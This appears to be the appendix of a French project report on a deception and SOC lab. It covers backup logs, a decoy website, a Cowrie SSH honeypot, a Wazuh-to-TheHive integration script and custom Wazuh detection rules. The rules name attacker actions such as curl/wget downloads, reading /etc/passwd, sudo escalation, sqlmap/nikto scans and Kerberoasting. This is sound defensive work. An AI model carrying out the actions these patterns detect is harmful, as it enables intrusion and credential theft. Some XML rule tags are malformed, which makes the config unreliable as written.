INFO: 73% (36.5 GiB of 50.0 GiB) in 2m 2s, read: 3.5 GiB/s, write: 20.2 MiB/s
INFO: 88% (44.3 GiB of 50.0 GiB) in 2m 5s, read: 2.6 GiB/s, write: 0 B/s
INFO: 100% (50.0 GiB of 50.0 GiB) in 2m 8s, read: 1.9 GiB/s, write: 137.2 MiB/s
INFO: backup is sparse: 29.74 GiB (59%) total zero data
INFO: transferred 50.00 GiB in 128 seconds (400.0 MiB/s)
INFO: archive file size: 10.65GB
INFO: Finished Backup of VM 220 (00:02:11)
INFO: Backup finished at 2026-07-11 11:23:13
INFO: Starting Backup of VM 299 (qemu)
INFO: Backup started at 2026-07-11 11:23:13
INFO: status = running
INFO: VM Name: HV-HONEYWALL
INFO: include disk 'scsi0' 'SSD-CYBER:vm-299-disk-0' 32G
INFO: backup mode: snapshot
INFO: ionice priority: 7
INFO: snapshots found (not included into backup)
INFO: creating vzdump archive '/var/lib/vz/dump/vzdump-qemu-299-2026_07_11-11_23_13.vma.zst'
INFO: issuing guest-agent 'fs-freeze' command
INFO: issuing guest-agent 'fs-thaw' command
INFO: started backup task '4c5f2129-3757-4e90-a51e-85cc4ab57c47'
INFO: resuming VM again
INFO: 2% (837.4 MiB of 32.0 GiB) in 3s, read: 279.1 MiB/s, write: 206.8 MiB/s
INFO: 5% (1.7 GiB of 32.0 GiB) in 6s, read: 301.6 MiB/s, write: 290.1 MiB/s
INFO: 9% (3.1 GiB of 32.0 GiB) in 9s, read: 484.3 MiB/s, write: 435.4 MiB/s
INFO: 15% (4.8 GiB of 32.0 GiB) in 12s, read: 585.8 MiB/s, write: 294.2 MiB/s
INFO: 44% (14.2 GiB of 32.0 GiB) in 15s, read: 3.1 GiB/s, write: 20.6 MiB/s
INFO: 51% (16.6 GiB of 32.0 GiB) in 18s, read: 812.3 MiB/s, write: 166.0 MiB/s
INFO: 53% (17.3 GiB of 32.0 GiB) in 21s, read: 242.1 MiB/s, write: 220.6 MiB/s
INFO: 57% (18.4 GiB of 32.0 GiB) in 24s, read: 376.6 MiB/s, write: 337.1 MiB/s
INFO: 60% (19.4 GiB of 32.0 GiB) in 27s, read: 361.8 MiB/s, write: 354.3 MiB/s
INFO: 64% (20.8 GiB of 32.0 GiB) in 30s, read: 458.7 MiB/s, write: 411.1 MiB/s
INFO: 68% (21.8 GiB of 32.0 GiB) in 33s, read: 351.7 MiB/s, write: 349.3 MiB/s
INFO: 72% (23.2 GiB of 32.0 GiB) in 36s, read: 471.6 MiB/s, write: 421.7 MiB/s
INFO: 76% (24.3 GiB of 32.0 GiB) in 39s, read: 390.4 MiB/s, write: 345.3 MiB/s
INFO: 80% (25.6 GiB of 32.0 GiB) in 42s, read: 435.8 MiB/s, write: 428.5 MiB/s
INFO: 83% (26.8 GiB of 32.0 GiB) in 45s, read: 412.2 MiB/s, write: 324.8 MiB/s
INFO: 88% (28.2 GiB of 32.0 GiB) in 48s, read: 465.7 MiB/s, write: 421.7 MiB/s
INFO: 91% (29.1 GiB of 32.0 GiB) in 51s, read: 324.4 MiB/s, write: 323.7 MiB/s
INFO: 95% (30.5 GiB of 32.0 GiB) in 54s, read: 478.6 MiB/s, write: 430.9 MiB/s
INFO: 100% (32.0 GiB of 32.0 GiB) in 57s, read: 501.9 MiB/s, write: 217.1 MiB/s
INFO: backup is sparse: 14.42 GiB (45%) total zero data
INFO: transferred 32.00 GiB in 57 seconds (574.9 MiB/s)
INFO: archive file size: 958MB
INFO: Finished Backup of VM 299 (00:00:57)
INFO: Backup finished at 2026-07-11 11:24:10
INFO: Backup job finished successfully
INFO: notified via target 'mail-to-root'
Transferred: 35.213 GiB / 35.213 GiB, 100%, 18.995 MiB/s, ETA 0s
Transferred: 10 / 10, 100%
Elapsed time: 19m31.9s
```

A.14 > Page du site "L'Écrin Doré"



A.15 > Fichier index.html du site web


```
webadmin@soc-srvweb: ~ x + v
GNU nano 7.2 /var/www/html/index.html
<!DOCTYPE html>
<html lang="fr">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Aurum Élixir | L'Écrin Doré</title>
  <style>
    /* === BASE & TYPOGRAPHIE LUXE === */
    :root {
      --or-pur: #E8AA42;
      --or-sombre: #8B6508;
      --noir-profond: #030303;
      --noir-section: #0a0a0a;
      --gris-luxe: #999999;
    }

    body, html {
      margin: 0; padding: 0;
      font-family: 'Didot', 'Playfair Display', serif;
      background-color: var(--noir-profond);
      color: #ffffff;
      scroll-behavior: smooth; /* Animation de scroll fluide */
      overflow-x: hidden;
    }


    h1, h2, h3 { font-weight: normal; letter-spacing: 6px; text-transform: uppercase; }
    p { font-family: 'Helvetica Neue', Arial, sans-serif; font-size: 13px; line-height: 2.2; color: var(--gris-luxe); letter-s

  /* === NAVBAR === */
  header {
    position: fixed;
    width: 100%;
    padding: 5px 60px;
```


A.16 > Sections « Héritage & Secret » et « Lieux d'exception » renforçant la crédibilité de la vitrine




A.17 > Leurre de persistance : fausse page 503 « Authenticating with VLAN-ADM-PROD gateway »




A.18 > Honey-API - Corrélation en direct : à gauche l'alerte captée côté serveur, à droite la vue de l'attaquant sur l'API



A.19 > Indice laissé dans le code source du site : chemin vers l'API interne sur le port 8080



A.20 > Fichier cowrie.cfg section [ssh] du leurre



A.21 > Statut du service Cowrie SSH

```
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ cowrie start
Join the Cowrie community at: https://www.cowrie.org/slack/

Starting cowrie: [twistd --umask=0022 --pidfile var/run/cowrie.pid --logger cowrie.python.logfile.logge
r cowrie]...
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ cowrie status
cowrie is running (PID: 6508).
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ |
```

A.22 > Script soar / wazuh

```
GNU nano 7.2 /var/ossec/integrations/custom-thehive.py
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import sys
import json
import urllib.request
import urllib.error
import ssl
import uuid
from datetime import datetime

# 1. Récupération des arguments
try:
    alert_file = sys.argv[1]
    api_key = sys.argv[2]
    hook_url = sys.argv[3]
except IndexError:
    with open('/var/ossec/logs/integrations.log', 'a') as log_file:
        log_file.write(f"{datetime.now()} - CRITICAL ERROR: Arguments manquants.\n")
    sys.exit(1)

# 2. Lecture du JSON de l'alerte Wazuh
try:
    with open(alert_file, 'r') as f:
        w_alert = json.load(f)
except Exception as e:
    with open('/var/ossec/logs/integrations.log', 'a') as log_file:
        log_file.write(f"{datetime.now()} - CRITICAL ERROR: Impossible de lire le JSON: {str(e)}\n")
    sys.exit(1)

# 3. Extraction des variables communes (Règle et Agent)
rule = w_alert.get('rule', {})
rule_id = rule.get('id', 'Inconnue')
rule_level = rule.get('level', 0)
rule_description = rule.get('description', 'Alerte Wazuh')
rule_firedtimes = rule.get('firedtimes', '1')

# Nettoyage cosmétique du titre (retire le préfixe de règle si présent)
clean_description = rule_description.replace("SSH-DECOY: ", "")

groups_data = rule.get('groups', [])
rule_groups = ", ".join(groups_data) if isinstance(groups_data, list) else str(groups_data)
```

A.23 > Règle AD-MIRROR

```
GNU nano 7.2 /var/ossec/ruleset/rules/9999-local_custom_rules.xml
group name="local,auditd,audit,netcat,sshd, ">

<rule id="100010" level="12">
  <if_sid>80700</if_sid> <list field="audit.execve.a0" lookup="match_key_value" check_value="red">etc/lists/suspicious-programs</list>
  <description>Exécution d'une commande hautement suspecte détectée: $(audit.execve.a0)</description>
  <group>audit_command</group>
</rule>

</group>

<group name="windows_ad_mirror">

<rule id="101001" level="10" frequency="5" timeframe="60">
  <if_matched_sid>60122</if_matched_sid>
  <same_field>win.eventdata.ipAddress</same_field>
  <description>Brute Force suspecté depuis l'IP $(win.eventdata.ipAddress)</description>
  <mitre>
    <id>T1110</id>
  </mitre>
</rule>

<rule id="101002" level="12">
  <if_sid>60178, 60159</if_sid>
  <description>AD-MIRROR: Alerte critique ! Un utilisateur a été ajouté à un groupe de sécurité Privilégié.</description>
  <mitre>
    <id>T1098</id>
  </mitre>
</rule>

<rule id="101003" level="11">
  <if_sid>63104, 60114</if_sid>
  <description>AD-MIRROR: Un journal d'événements Windows a été effacé !</description>
  <mitre>
    <id>T1070.001</id>
  </mitre>
</rule>

<rule id="100104" level="12">
  <if_sid>60106</if_sid>
  <field name="win.system.eventID">^4769$</field>
  <field name="win.eventdata.serviceName" type="pcre2">Admin_Backup</field>
  <description>ALERTE CRITIQUE : Suspicion de Kerberoasting sur le compte Admin_Backup !</description>
  <mitre>
    <id>T1558.003</id>
  </mitre>
</rule>

<rule id="100105" level="12">
  <if_sid>31100, 31108</if_sid>
  <url>*/lure</url>
  <description>Alerte critique : Accès au fichier Honeytoken Web (Dossier Comptabilité)</description>
  <mitre>
    <id>T1083</id>
  </mitre>
</rule>

<rule id="100106" level="12">
  <if_sid>60122</if_sid>
  <field name="win.eventdata.targetUserName" type="pcre2">Decoy_Compta</field>
  <description>ALERTE CRITIQUE : Tentative d'AS-REP Roasting sur le compte leurre Decoy_Compta !</description>
  <mitre>
    <id>T1110.001</id>
  </mitre>
</rule>

<rule id="100107" level="12">
  <if_group>windows</if_group>
  <field name="win.system.eventID">^5145$</field>
  <field name="win.eventdata.shareName">Compta_Decoy</field>
  <description>ALERTE CRITIQUE : Accès au partage Honeytoken SMB Compta_Decoy !</description>
  <mitre>
    <id>T1083</id>
  </mitre>
</rule>
```


A.24 > Règle SSH-COWRIE

```
<rule id="100108" level="13">
  <if_sid>100107</if_sid>
  <field name="win.eventdata.relativeTargetName" type="pcre2">Bilan_Financier_2026</field>
  <field name="win.eventdata.accessMask">*0x1200896</field>
  <description>ALERTE MAXIMALE : Lecture du fichier Honeytoken (Bilan Financier 2026) !</description>
  <mitre>
    <id>T1083</id>
  </mitre>
</rule>

</group>

<group name="linux, ssh_decoy, sshd,">

  <rule id="104000" level="0">
    <decoded_as>json</decoded_as>
    <field name="eventid" type="pcre2">^cowrie\.</field>
    <description>Logs bruts du Honeygot Cowrie</description>
  </rule>

  <rule id="102001" level="12">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.login.success</field>
    <field name="username">root</field>
    <description>Alerte Critique - Connexion SSH réussie avec l'utilisateur root !</description>
    <mitre>
      <id>T1078</id>
    </mitre>
  </rule>

  <rule id="102002" level="10">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.login.failed</field>
    <field name="username">root</field>
    <description>Tentative de connexion SSH échouée avec l'utilisateur root</description>
    <mitre>
      <id>T1110</id>
    </mitre>
  </rule>

  <rule id="102003" level="10" frequency="8" timeframe="60">
    <if_matched_sid>102002</if_matched_sid>
    <same_field>src_ip</same_field>
    <description>WEB-DECOY: Brute-force SSH détecté - Plusieurs échecs sur le Honeygot en moins de 60 secondes.</description>
    <mitre>
      <id>T1110.001</id>
    </mitre>
    <group>ssh_brute_force,authentication_failures</group>
  </rule>

  <rule id="102005" level="11">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.command.input</field>
    <field name="input" type="pcre2">wget|curl</field>
    <description>Cowrie Honeygot: Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware !</description>
    <mitre>
      <id>T1105</id>
    </mitre>
  </rule>

  <rule id="102007" level="11">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.command.input</field>
    <field name="input" type="pcre2">/etc/passwd|cat\s+passwd</field>
    <description>Cowrie Honeygot: Tentative de lecture ou inspection du fichier critique /etc/passwd par l'attaquant.</description>
    <mitre>
      <id>T1003.008</id>
    </mitre>
  </rule>

  <rule id="102008" level="12">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.session.file_download</field>
    <description>Cowrie Honeygot: Fichier malveillant téléchargé avec succès par l'attaquant dans le conteneur !</description>
    <mitre>
      <id>T1105</id>
    </mitre>
  </rule>

  <rule id="102009" level="10">
    <if_sid>104000</if_sid>
    <field name="eventid">cowrie.command.input</field>
    <field name="input" type="pcre2">^sudo\s</field>
    <description>Cowrie Honeygot : L'attaquant tente d'exécuter une commande avec des privilèges élevés (SUDO) dans le leurre.</description>
    <mitre>
      <id>T1548.003</id>
    </mitre>
  </rule>

  <rule id="102010" level="9">
    <if_sid>5403</if_sid>
    <hostname>!HV-WAZUH</hostname>
    <match>COMMAND=</match>
    <description>Système Hôte : Échec d'authentification lors d'une tentative SUDO.</description>
    <mitre>
      <id>T1548.003</id>
    </mitre>
  </rule>

  <rule id="102011" level="10">
    <if_sid>5402</if_sid>
    <hostname>!HV-WAZUH</hostname>
    <match>COMMAND=</match>
    <description>Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO.</description>
    <mitre>
      <id>T1548.003</id>
    </mitre>
  </rule>

</group>
```


A.25 > Règle WEB-DECOY

```

group name="web, app_decoy, nginx,>

<rule id="103005" level="9">
  <if_sid>31100, 31108</if_sid>
  <match type="pcre2">HackerScanner|sqlmap|nikto|Nmap</match>
  <description>WEB-5 : outil de scan automatisé détecté dans l'User-Agent (Reconnaissance).</description>
  <mitre>
    <id>T1595</id>
  </mitre>
</rule>

<rule id="103001" level="11" frequency="10" timeframe="30">
  <if_matched_sid>31101</if_matched_sid>
  <same_source_ip />
  <description>WEB-1 : Scan de répertoires détecté - 10 requêtes 404 en 30s depuis la même IP.</description>
  <mitre>
    <id>T1083</id>
  </mitre>
</rule>

<rule id="103000" level="9">
  <if_sid>31100, 31108</if_sid>
  <match type="pcre2">"POST /login/?\s"</match>
  <description>WEB-2 : Requête POST sur la page de login détectée.</description>
</rule>

<rule id="103002" level="9" frequency="5" timeframe="30">
  <if_matched_sid>103000</if_matched_sid>
  <same_source_ip />
  <description>WEB-2 : Brute-force détecté sur le portail d'authentification (5 POST /login en 30s).</description>
  <mitre>
    <id>T1110.001</id>
  </mitre>
</rule>

<rule id="103004" level="12">
  <match>honeypot api_access|v1/user/config</match>
  <description>WEB-3 : Alerte Leurre - Un attaquant a mordu à l'hameçon en direct sur l'API (Port 8080) !</description>
  <mitre>
    <id>T1046</id>
  </mitre>
</rule>

<rule id="103006" level="13">
  <match>honeypot_critical_access|/api/v1/admin/maintenance|TOKEN-DEV-XYZ</match>
  <description>CRITICAL TICKETING - WEB-4 : Honeytoken compromis !</description>
  <mitre>
    <id>T1078</id>
  </mitre>
</rule>

</group>

```

A.26 > Génération de la paire de clés asymétriques ED25519 sur le conteneur du SOAR

```
soar@SOC-SOAR:~$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/soar/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/soar/.ssh/id_ed25519
Your public key has been saved in /home/soar/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:09hFuDFe2B71NuLo2KEhobKAvF+jmOC/UOSuSNdNZ5o  soar@SOC-SOAR
The key's randomart image is:
+--[ED25519 256]--+
|
|      .               |
|    o   + + o        |
|  o     ..SoB * +    |
|o o ...o.=o @ + .    |
|++..o.+..E. = +     |
|=..Boo .. *         |
|. * +=.   o o        |
+-----[SHA256]-----+
soar@SOC-SOAR:~$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfBgXyvfjSUpmwI9MOVluUIUkUot9zM12912mvQDrs3  soar@SOC-SOAR
```

A.27 > Preuve du bannissement temps réel et de la coupure de connexion.

```
cow@HV-SSH-DECOR:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=17.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=16.3 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 100lms
rtt min/avg/max/mdev = 16.252/16.731/17.210/0.479 ms
cow@HV-SSH-DECOR:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1006ms
```

Annexe B. Liens videos

Liens vidéo démonstrations : <https://drive.google.com/drive/folders/1wmlRntm-ArRCroDXceiyarT3DR1Trp16?usp=sharing>